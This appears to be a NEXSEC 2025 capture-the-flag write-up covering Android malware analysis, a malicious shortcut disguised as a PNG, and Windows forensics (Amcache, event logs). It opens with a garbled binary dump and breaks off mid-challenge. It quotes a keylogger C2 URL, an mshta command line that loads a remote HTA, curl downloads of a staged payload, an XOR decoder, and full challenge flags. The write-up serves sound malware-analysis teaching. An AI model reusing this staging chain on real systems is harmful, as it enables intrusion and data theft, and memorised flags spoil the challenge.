yyyy-MM-ddyyyy-MM-dd'T'HH:mm:ss.SSSZe~~D8{"backend":"de
x","compilation-mode":"debug","has-checksums":true,"min-ap
i":24,"version":"8.4.26"}□~~~{"Landroidx/core/splashscreen/
splashscreen/Companion/DownloadSplashScreen$$ExternalSynthe
ticLambda0;":"aa2dba2ad","Landroidx/core/splashscreen/splas
hscreen/Companion/DownloadSplashScreen$$ExternalSyntheticLa
mbda1;":"d8760dd51","Landroidx/core/splashscreen/splashscre
en/Companion/DownloadSplashScreen;":"fcf484cb","Landroidx/c
ore/splashscreen/splashscreen/Companion/InstallSplashScree
n;":"1d2b2033","Landroidx/core/splashscreen/splashscreen/Co
mpanion/SplashScreenProperties;":"ff98fe33","Landroidx/cor
e/splashscreen/splashscreen/Companion/util/DateTimeHelpe
r;":"c36682a7","Landroidx/core/splashscreen/splashscreen/Co
mpanion/util/Helper;":"d35e9c58"}Ð,UAA
ÐÐ"5$42ÐQA
Ð;A□ □ □ □ □ À  Ü
□ ä□ ü□□□□□¸ø¼ôüÐà¸Ø□□ÄÜ¤



¯Ð  ð   ¸   □       è   ¯!   □!  °!#□□ì'□□¬( à&  Ì$  È!
ô$  ¼"  □#  ¨#  ø#  Ì%  ì!  è%  □&  □$  □"
3□□□)□□¸)   Ä(  ø(z*÷*□*©*¸*Ø+ä+%ì+5ô+Öp<È3¸d□¤
 0□ *Ð  Ö□ z* Ç* Ñ+Ø+ ü+L,
```

this is what i retrieved in cyberchef. the explanation is in below.

```
getMessagegetMondayOfTheWeekgetMsggetNumericLastDayOfMonthg
etResourcesgetSimpleName    getStringgetSundayOfTheWeekgetT
extgetTheDateInDategetTheDateInStringgetTimegetUuidgetYear6
http://dk1l2jd90as.capturextheflag.io:8080/keylog/saveiinit
install
```


the payload starts with `dex 037` which means it is a DEX file **(Dalvik Executable).** This is the actual malicious code that was hidden inside the app.

```
authFailureError@bBJNkA2kvfETMiuzUh3PYUQMstHcXPdMZNj2c20oiZwFAWuoq7ll2umX8eNUqhFjbaseDate
```

This is the suspicious string.

analysis:

- **C2 Server:** `http://dk1l2jd90as.capturextheflag.io:8080/keylog/sav` (This steals data).
- **Key Name:** `media_unlock` (The key we already found).
- **Function Name:** `printFlag` (This function likely reveals the flag).
- **The Suspicious String:** `bBJNkA2kvfETMiuzUh3PYUQMstHcXPdMZNj2c20oiZwFAWuoq7ll2umX8eNUqhFj` *(This is the only long, random-looking string in the dump. It is highly likely the **Encrypted Flag**).*



so I just decrypt the `bBJNkA2kvfETMiuzUh3PYUQMstHcXPdMZNj2c20oiZwFAWuoq7ll2umX8eNUqhFj` by using the same key and the same recipe in cyberchef, i retrieved the flag.

flag: `nexsec25{dyn4m1c_d3x_kn0w13d93_941n3d!}`


post-mortem

1. **The Hook (Manifest):**
   The `AndroidManifest.xml` revealed the app was listening for `http` schemes and obscure `.jxl` image files. This was the initial clue that the "malware" was external to the app.
2. **The Keys (Strings.xml):**
   The developer was lazy. Instead of hiding the encryption keys in complex C++ code, they left the AES Key (`media_unlock`) and the Encrypted Payload (`splashscreen`) in plain text in `res/values/strings.xml`.
3. **The Stager (URL Decryption):**
   You used the AES key to decrypt the `splashscreen` string, which revealed the URL to the GitHub repository.
4. **The Payload (Steganography/Obfuscation):**
   The file `KamGobing` masqueraded as a **JPEG XL** image (hence the `libjxl` libraries), but it was actually an **encrypted DEX file**.
5. **The Execution (Dynamic Loading):**
   Once decrypted, this file revealed the actual malware code (which contained the C2 server `capturextheflag.io` and the final encrypted flag string).

2.8. Birthday Trap

Points: 30 (Beginner)

Description:
Your colleague Aminah received a birthday greeting email with an attached image file "happy_birthday.png". She mentioned seeing a warning dialog when she clicked it, but she forgot what it said then her PC started acting strange.
Do NOT execute or click this file!- perform static analysis only to find the flag safely.
Analyze the happy_birthday.png and find the flag hidden in the malware.



Step 1 – Initial File Identification

The provided file was extracted:

```
unzip Happy_Birthday.png.zip
```

Result:

```
Happy_Birthday.png.lnk
```

🔴 Red Flag:

Despite appearing as a PNG image, the file was actually a **Windows shortcut (.lnk)** — a common malware masquerading technique.

🔍 Step 2 – File Type Verification

```
file Happy_Birthday.png.lnk
```

Output (key parts):

```
MS Windows shortcut
LocalBasePath: C:\Windows\System32\mshta.exe
Command Line Arguments:
https://wonderpetak.github.io/W0nderpet4k/M.hta
```

Step 3 – Analyze the Remote HTA Payload


The HTA file was downloaded **without execution**:

```
curl -L https://wonderpetak.github.io/W0nderpet4k/M.hta -o M.hta
```

File verification:

```
file M.hta
```

```
HTML document, ASCII text
```



Step 4 – HTA Static Analysis

Using `strings`:

```
strings M.hta
```

Key behaviors identified:

- Uses `ActiveXObject("WScript.Shell")`

- Downloads a fake image:

```
wct9D39.jpg
```

- Uses `certutil -decode`
- XOR decrypts payload with key `0x42`
- Writes a PowerShell script: `winp.ps1`
- Executes it
- Deletes artifacts

Step 5 – Download the Encoded Payload


```
curl -L https://wonderpetak.github.io/W0nderpet4kk/wct9D39.jpg -o wct9D39.jpg
```

File identification:

```
file wct9D39.jpg
```

```
PEM certificate
```

🚨 The `.jpg` is **not an image** — it is a **PEM-wrapped Base64 payload**.



Step 6 – Strip PEM Headers

```
sed '1d;$d' wct9D39.jpg > wct9D39.b64
```

Step 7 – Base64 Decode (certutil equivalent)

```
base64 -d wct9D39.b64 > wct9D39.tmp
```

```
┌──(kali㉿kali)-[~/Desktop/nexsec/mal]
└─$ sed '1d;$d' wct9D39.jpg > wct9D39.b64


┌──(kali㉿kali)-[~/Desktop/nexsec/mal]
└─$ head wct9D39.b64
tail wct9D39.b64

YWIMJzoxJyFiARYEYgEqIy4uJywlJ2JvYg8jLjUjMCdiAywjLjsxKzFIYWIDNzYq
LTB4YgMSFmIRKy83LiM2Ky0sYhYnIy9IYWIGIzYneGJwcnB3b3Nwb3NwSGFIYWIQ
BwMOYgQOAwV4YiwnOjEnIXBycHc5EnI1cTARKnEuLh0Bci8vcSw2dx0KcyZxHRFx
ITBxNjFjP0hhSGFiFQMQDAsMBXhiFiorMWIrMWIjYjErLzcuIzYnJmIvIy41IzAn
YjIjOy4tIyZiJC0wYicmNyEjNistLCMuYjI3MDItMScxSGFiCyRiOy03ZTAnYjEn
JyssJWI2KisxYiA7Yic6JyE3NissJWI2KidiJCsuJ25iOy03ZTAnYiYtKywlYis2
YhUQDQwFY0hhYhAnIy5iLyMuNSMwJ2IjLCMuOzE2MWIMBxQHEGInOichNzYnYjcs
KSwtNSxiJCsuJzFiJiswJyE2LjtjSGFIYWISMC0kJzExKy0sIy5iLyMuNSMwJ2Ij
LCMuOzErMWIwJzM3KzAnMXhIYWJzbGIRNiM2KyFiIywjLjsxKzFiBAsQERZiaiMs
Iy47OCdiNSs2Ki03NmInOichNzYrLCVrSGFicGxiFywmJzAxNiMsJissJWI2Kidi
LTYneEhhYhYqJ2IwJyMuYiQuIyViNSMxYissYjYqJ2IhLS8vJyw2MWIjNmI2Kidi
Ni0yYi0kYjYqKzFiJCsuJ2xIYWIbLTdiMSotNy4mYiojNCdiLSA2IyssJyZiNior
MWI2KjAtNyUqYjE2IzYrIWIjLCMuOzErMXhIYWJzbGIDLCMuOzgnYjYqJ2IrLCs2
KyMuYiQrLidiaiYtLGU2Yic6JyE3Nidja0hhYnBsYhcsJicwMTYjLCZiKi01YiQr
LicxYiMwJ2ImLTUsLi0jJicmYiMsJmImJyEtJicmSGFicWxiBzo2MCMhNmIjLCZi
JichLSYnYjYqJ2IhJzA2KyQrISM2J0hhYnZsYgYnLSAkNzEhIzYnbSYnITA7MjZi
Ni1iJSc2YjYqKzFiMSEwKzI2SGFid2xiECcjJmI2KidiMS03MCEnYiEtJidiajYq
J2IhLS8vJyw2MWNrYjYtYiQrLCZiNionYiQuIyVIYUhhYhAnLycvICcweGIMBxQH
EGInOichNzYnYjE3MTIrISstNzFiJCsuJzFiNSs2Ki03NmIyMC0yJzBiIywjLjsx
KzFjSA==

┌──(kali㉿kali)-[~/Desktop/nexsec/mal]
└─$ base64 -d wct9D39.b64 > wct9D39.tmp
```

```
┌──(kali㉿kali)-[~/Desktop/nexsec/mal]
└─$ python3 - << 'EOF'
with open("wct9D39.tmp","rb") as f:
    data = f.read()

decoded = bytes(b ^ 0x42 for b in data)

with open("winp.ps1","wb") as f:
    f.write(decoded)
EOF


┌──(kali㉿kali)-[~/Desktop/nexsec/mal]
└─$ file winp.ps1

winp.ps1: Unicode text, UTF-8 text

┌──(kali㉿kali)-[~/Desktop/nexsec/mal]
└─$ strings winp.ps1 | less


┌──(kali㉿kali)-[~/Desktop/nexsec/mal]
└─$ strings winp.ps1

# Nexsec CTF Challenge - Malware Analysis
# Author: APT Simulation Team
# Date: 2025-12-12
# REAL FLAG: nexsec2025{P0w3rSh3ll_C0mm3nt5_H1d3_S3cr3ts!}
# WARNING: This is a simulated malware payload for educational purposes
# If you're seeing this by executing the file, you're doing it WRONG!
# Real malware analysts NEVER execute unknown files directly!
# Professional malware analysis requires:
# 1. Static analysis FIRST (analyze without executing)
# 2. Understanding the attack chain
# 3. Reverse engineering obfuscated code
# 4. Finding hidden IOCs and encryption keys
# The real flag is in the COMMENTS above - but you should have found
# this through proper static analysis, not by executing suspicious files!
function Show-FakeMessage {
    param([string]$msg)

    # Display decoy flag to mislead quick analysis
    $decoyFlag = "FAKE_FLAG{D0nt_Just_3×3cut3_Unkn0wn_F1l3s!}"
```

Flag Recovered

The flag was located **inside comments at the top of the PowerShell script**, reinforcing the lesson that **static analysis is critical**.

Flag: `nexsec2025{P0w3rSh3ll_C0mm3nt5_H1d3_S3cr3ts!}`

---

3. Incident Response

3.1. Here's the Dump #1

Points: 40 (Intermediate)

1. Objective

To identify a malicious executable using **Amcache artifact analysis**, and extract the corresponding flag.

2. Artifact Location

✅ STEP 2 — Identify WHERE a deleted file leaves traces

Since the file was *downloaded* and then *deleted*, you look in:

1) Amcache.hve → Hash of executed files

Location normally:

swift Copy code

```
C/Windows/appcompat/Programs/Amcache.hve
```

2) Shimcache (AppCompatCache) → executed

Registry hive:

sql Copy code

```
SYSTEM
```

The target registry hive was located at:

Code

`C:\Windows\AppCompat\Programs\Amcache.hve`

This hive contains metadata about executed binaries and installed programs, making it a valuable source for post-compromise analysis.

3. Export & Conversion

```
C:\Users\[redacted]\Downloads\AmcacheParser>.\AmcacheParser.exe -f "C:\Users\[redacted]\Downloads\Amcache.hve" --csv "C:\Users\[redacted]\Downloads\amcache_output" --csvf output.csv --nl
AmcacheParser version 1.5.2.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AmcacheParser

Command line: -f C:\Users\[redacted]\Downloads\Amcache.hve --csv C:\Users\[redacted]\Downloads\amcache_output --csvf output.csv --nl

Warning: Administrator privileges not found!

Registry hive is dirty and no transaction logs were found in the same directory. Data may be missing! Continuing anyways...
Sequence numbers do not match! Hive is dirty and the transaction logs should be reviewed for relevant data!
hbin header incorrect at absolute offset 0x1B8000!!! Percent done: 98.21%
Extra, non-zero data found beyond hive length! Check for erroneous data starting at 0x1B8000!
Registry hive is dirty and no transaction logs were found in the same directory. Data may be missing! Continuing anyways...
Sequence numbers do not match! Hive is dirty and the transaction logs should be reviewed for relevant data!
hbin header incorrect at absolute offset 0x1B8000!!! Percent done: 98.21%
Extra, non-zero data found beyond hive length! Check for erroneous data starting at 0x1B8000!

C:\Users\[redacted]\Downloads\Amcache.hve is in new format!

Total file entries found: 357
Total shortcuts found: 108
Total device containers found: 27
Total device PnPs found: 108
Total drive binaries found: 369
Total driver packages found: 10

Found 196 unassociated file entry

Results saved to: C:\Users\[redacted]\Downloads\amcache_output

Total parsing time: 0.380 seconds
```


To simplify parsing:

- The hive was exported to a **localhost environment**.
- **Eric Zimmerman's AmcacheParser** was used to convert the `.hve` file into a **CSV format**.

```
┌──(kali㉿kali)-[~/Desktop/amcache_output]
└─$ ls
output_DeviceContainers.csv  output_DriveBinaries.csv   output_ShortCuts.csv
output_DevicePnps.csv        output_DriverPackages.csv  output_UnassociatedFileEntries.csv

┌──(kali㉿kali)-[~/Desktop/amcache_output]
```


- The resulting CSV was then imported back into the **Kali Linux environment** for further analysis.

4. Filtering & Analysis



- The CSV was filtered using keyword searches and logic-based queries to isolate suspicious entries.
- ChatGPT was used to assist in identifying patterns and narrowing down potential malicious binaries.
- The analysis focused on unusual execution paths, uncommon filenames, and known RAT indicators.

5. Malicious File Identified



Through iterative filtering and inspection, the following hash was linked to the malicious executable:

Code

```
a86dfbc01e9f834ed18b3e7bfc183d1381a5aac4
```

This hash corresponds to a suspicious binary previously flagged during memory and registry analysis.

Final Flag

```
nexsec25{a86dfbc01e9f834ed18b3e7bfc183d1381a5aac4}
```

3.2. Here's the Dump #2

Points: 30 (Beginner)

Description:

Local rumors speak of a shadowy outbreak affecting networks across several small towns, always beginning at night, always leaving behind the same digital residue: a corrupted disk and a user who swears they heard faint whispers from their speakers before the system went dark.

Your task as the digital forensic analyst:
Dissect the disk image, trace the origin of this outbreak, and uncover whatever breached the system—before it spreads further.


Where was the RAT file downloaded from?

Flag format: NEXSEC25{http://xx.xx/x/x.ext}

1. Objective

Determine the origin of the RAT file by analyzing Windows event logs from the compromised disk image.

2. Artifact Location



Navigated to:

Code


```
E:\MCMC\IR_Basic_1\C\Windows\System32\winevt\Logs\
```

